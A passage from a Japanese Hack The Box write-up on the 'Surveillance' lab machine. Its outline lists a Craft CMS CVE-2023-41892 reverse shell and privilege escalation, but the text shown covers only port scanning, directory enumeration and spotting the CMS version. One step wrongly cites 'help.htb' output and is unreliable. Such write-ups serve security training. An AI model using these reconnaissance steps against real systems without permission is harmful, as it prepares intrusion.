- 本記事の概要
- ポートスキャン
- 名前解決のためのhostsファイル更新
- Webアクセスできるファイル/ディレクトリ調査
- Craft CMSの脆弱性(CVE-2023-41892)を悪用したリバースシェル奪取試行(Exploit DBのソースコード)
- Craft CMSの脆弱性(CVE-2023-41892)を悪用したリバースシェル奪取(GitHubのソースコード)
- リバースシェルを用いたFull TTY
- サーバ上のファイル調査による認証情報取得
- John the Ripperを用いてハッシュ値解析
- linpeas.shを用いた脆弱性調査
- matthewユーザーで仮想マシン上の調査(SUIDなど)
- ポートフォワードを用いた8080番ポートへのアクセス
- 特権昇格(sudo設定の脆弱性)
- 【別解】特権昇格(ライブラリ読み込みの脆弱性)
- [補足] Guided ModeのQA
- 関連記事(Hack The Box)
本記事の概要
Hack The BoxのLinuxサーバの難易度Mediumのマシンである「Surveillance」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン
(2) 名前解決のためのhostsファイル更新
(3) Webアクセスできるファイル/ディレクトリ調査
(4) Craft CMSの脆弱性(CVE-2023-41892)を悪用したリバースシェル奪取試行(Exploit DBのソースコード)
(5) Craft CMSの脆弱性(CVE-2023-41892)を悪用したリバースシェル奪取(GitHubのソースコード)
(6) リバースシェルを用いたFull TTY
(7) サーバ上のファイル調査による認証情報取得
(8) John the Ripperを用いてハッシュ値解析
(9) linpeas.shを用いた脆弱性調査
(10) matthewユーザーで仮想マシン上の調査(SUIDなど)
(11) ポートフォワードを用いた8080番ポートへのアクセス
(12) 特権昇格(sudo設定の脆弱性)
(13) 【別解】特権昇格(ライブラリ読み込みの脆弱性)
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン
(1) nmapコマンドを実行して、応答があるポート番号を確認する。SSH(22/tcp) やHTTP(80/tcp)などポートが応答がある。
$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.11.245
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-25 23:13 JST
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 10.10.11.245
Host is up (1.8s latency).
Not shown: 42035 closed tcp ports (reset), 23498 filtered tcp ports (no-response)
PORT   STATE SERVICE    VERSION
22/tcp open  tcpwrapped
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp open  tcpwrapped
|_http-title: Did not follow redirect to http://surveillance.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops

TRACEROUTE (using port 111/tcp)
HOP RTT       ADDRESS
1   350.92 ms 10.10.16.1
2   350.98 ms 10.10.11.245

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 164.46 seconds
名前解決のためのhostsファイル更新
(1) ブラウザを用いて「http://10.10.11.245/」にアクセスすると、「http://surveillance.htb/」にリダイレクトされる。
(2) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。
$ echo '10.10.11.245 surveillance.htb' | sudo tee -a /etc/hosts
$ cat /etc/hosts
   →「10.10.11.245 surveillance.htb」が出力されることを確認する。
(3) ブラウザを用いて「http://surveillance.htb/」にアクセスすると、Webページが表示される。
Webアクセスできるファイル/ディレクトリ調査

(1) feroxbusterを用いてアクセスできるURLを確認するが、特に気になる結果はない。
$ feroxbuster -u http://surveillance.htb/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
301      GET        7l       12w      178c http://surveillance.htb/img => http://surveillance.htb/img/
301      GET        7l       12w      178c http://surveillance.htb/css => http://surveillance.htb/css/
301      GET        7l       12w      178c http://surveillance.htb/js => http://surveillance.htb/js/
301      GET        7l       12w      178c http://surveillance.htb/images => http://surveillance.htb/images/
302      GET        0l        0w        0c http://surveillance.htb/admin => http://surveillance.htb/admin/login
302      GET        0l        0w        0c http://surveillance.htb/logout => http://surveillance.htb/
200      GET       42l      243w    24617c http://surveillance.htb/images/s3.png
200      GET      195l      842w    69222c http://surveillance.htb/images/w1.png
ーーー(省略)ーーー
(2) GoBusterを用いてアクセスできるURLを確認するが、特に気になる結果はない。
$ gobuster dir -u http://surveillance.htb/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o Surveillance_80.txt
ーーー(省略)ーーー
/.htaccess            (Status: 200) [Size: 304]
/admin                (Status: 302) [Size: 0] [--> http://surveillance.htb/admin/login]
ーーー(省略)ーーー

(3) dirsearchを用いてアクセスできるURLを確認するが、特に気になるURLはない。
$ sudo dirsearch -u http://surveillance.htb/

【出力結果(一部抜粋)】
[05:53:59] 301 -  178B  - /js  ->  http://surveillance.htb/js/
[05:54:50] 200 -    0B  - /.gitkeep
[05:54:57] 200 -  304B  - /.htaccess
[05:57:42] 302 -    0B  - /admin  ->  http://surveillance.htb/admin/login
[05:57:52] 302 -    0B  - /admin/  ->  http://surveillance.htb/admin/login
[05:58:00] 200 -   38KB - /admin/admin/login
[05:58:20] 200 -   38KB - /admin/login
[06:03:05] 301 -  178B  - /css  ->  http://surveillance.htb/css/
[06:04:35] 301 -  178B  - /fonts  ->  http://surveillance.htb/fonts/
[06:05:23] 301 -  178B  - /images  ->  http://surveillance.htb/images/
[06:05:24] 403 -  564B  - /images/
[06:05:25] 301 -  178B  - /img  ->  http://surveillance.htb/img/
[06:05:32] 200 -    1B  - /index
[06:05:35] 200 -    1B  - /index.php.
[06:05:59] 403 -  564B  - /js/
[06:06:39] 302 -    0B  - /logout  ->  http://surveillance.htb/
[06:06:40] 302 -    0B  - /logout/  ->  http://surveillance.htb/
[06:12:54] 200 -    1KB - /web.config
[06:13:11] 418 -   24KB - /wp-admin
[06:13:11] 418 -   24KB - /wp-admin/
(4) ffufを用いてアクセスできるURLを確認すると、「http://help.htb/support/」にアクセスできることが分かる。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://surveillance.htb/FUZZ" -ic
ーーー(省略)ーーー
images                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 230ms]
                        [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 278ms]
img                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 211ms]
index                   [Status: 200, Size: 1, Words: 1, Lines: 2, Duration: 497ms]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 531ms]
css                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 365ms]
js                      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 227ms]
logout                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1135ms]
p1                      [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1401ms]
fonts                   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 380ms]
p3                      [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1134ms]
p2                      [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1218ms]
p4                      [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1125ms]
p5                      [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1537ms]
p6                      [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1486ms]
p7                      [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1431ms]
p11                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1545ms]
p10                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1141ms]
p12                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1462ms]
p8                      [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1283ms]
p15                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1418ms]
p13                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1340ms]
p9                      [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1414ms]
p14                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1349ms]
p17                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 988ms]
p30                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1374ms]
p28                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1166ms]
p20                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1408ms]
p37                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1230ms]
p23                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1222ms]
p21                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1242ms]
p26                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1231ms]
p25                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1265ms]
p18                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1198ms]
p24                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1232ms]
p16                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1168ms]
p31                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1342ms]
p32                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1389ms]
p38                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1140ms]
p49                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1101ms]
p22                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1266ms]
p48                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1401ms]
p04                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1133ms]
p05                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1224ms]
p39                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1155ms]
p40                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1226ms]
p35                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1254ms]
p34                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1670ms]
p46                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1223ms]
p47                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1330ms]
p19                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1304ms]
p27                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1280ms]
p06                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1192ms]
p42                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1363ms]
p95                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1378ms]
p58                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1238ms]
p36                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1404ms]
p33                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1715ms]
p41                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 968ms]
p50                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1382ms]
p54                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1316ms]
p02                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1237ms]
p01                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1313ms]
p60                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1329ms]
p67                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1389ms]
p03                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1107ms]
                        [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1200ms]
p99                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1100ms]
p07                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1315ms]
p55                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1115ms]
p70                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 914ms]
p72                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1094ms]
p77                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1120ms]
p52                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1027ms]
p45                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1186ms]
p44                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1184ms]
p51                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1233ms]
p29                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1070ms]
p71                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1164ms]
p83                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1120ms]
p94                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1453ms]
p80                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1148ms]
p91                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1377ms]
p62                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1208ms]
p63                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1464ms]
p1010130                [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1117ms]
p1204001                [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1155ms]
p1010131                [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1165ms]
p7220055                [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1331ms]
p1241502                [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1345ms]
p65                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1432ms]
p89                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1266ms]
p59                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1349ms]
p56                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1471ms]
p09                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1307ms]
p57                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1196ms]
p08                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1243ms]
p1010032                [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1285ms]
p1010013                [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1542ms]
p1010038                [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1174ms]
p1010047                [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1181ms]
p1010057                [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1225ms]
p1010037                [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1299ms]
p68                     [Status: 200, Size: 16230, Words: 5713, Lines: 476, Duration: 1464ms]
ーーー(省略)ーーー
Craft CMSの脆弱性(CVE-2023-41892)を悪用したリバースシェル奪取試行(Exploit DBのソースコード)
(1) ブラウザを用いて「http://surveillance.htb/」にアクセスすると、Webページが表示される。
(2) ブラウザを用いて「http://surveillance.htb/」のソースコードの内容を確認すると、Craft CMSのバージョン4.4.14を用いてWebサイトを構築していることが分かる。
 【http://surveillance.htb/のソースコードの内容(一部抜粋)】
 <!-- footer section -->
  <section class="footer_section">
    <div class="container">
      <p>
        <span id="displayYear"></span> All Rights Reserved By
        SURVEILLANCE.HTB</a><br> <b>Powered by <a href="https://github.com/craftcms/cms/tree/4.4.14"/>Craft CMS</a></b>
      </p>
    </div>
  </section>
